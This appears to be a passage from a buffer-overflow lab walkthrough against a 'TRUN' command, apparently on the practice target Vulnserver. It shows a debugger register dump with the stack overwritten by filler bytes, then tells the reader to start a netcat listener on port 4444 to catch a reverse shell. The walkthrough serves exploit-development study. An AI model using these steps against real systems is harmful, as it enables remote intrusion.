EAX 021AF200 ASCII "TRUN /.:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00585764
EDX 00000000
EBX 0000007C
ESP 021AF9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000
EIP 7779F115
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 3 2 1 0 ESPUOZDI (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Figure 16

Figure 18

Open another window and type **nc -nvlp 4444** to listen to the port

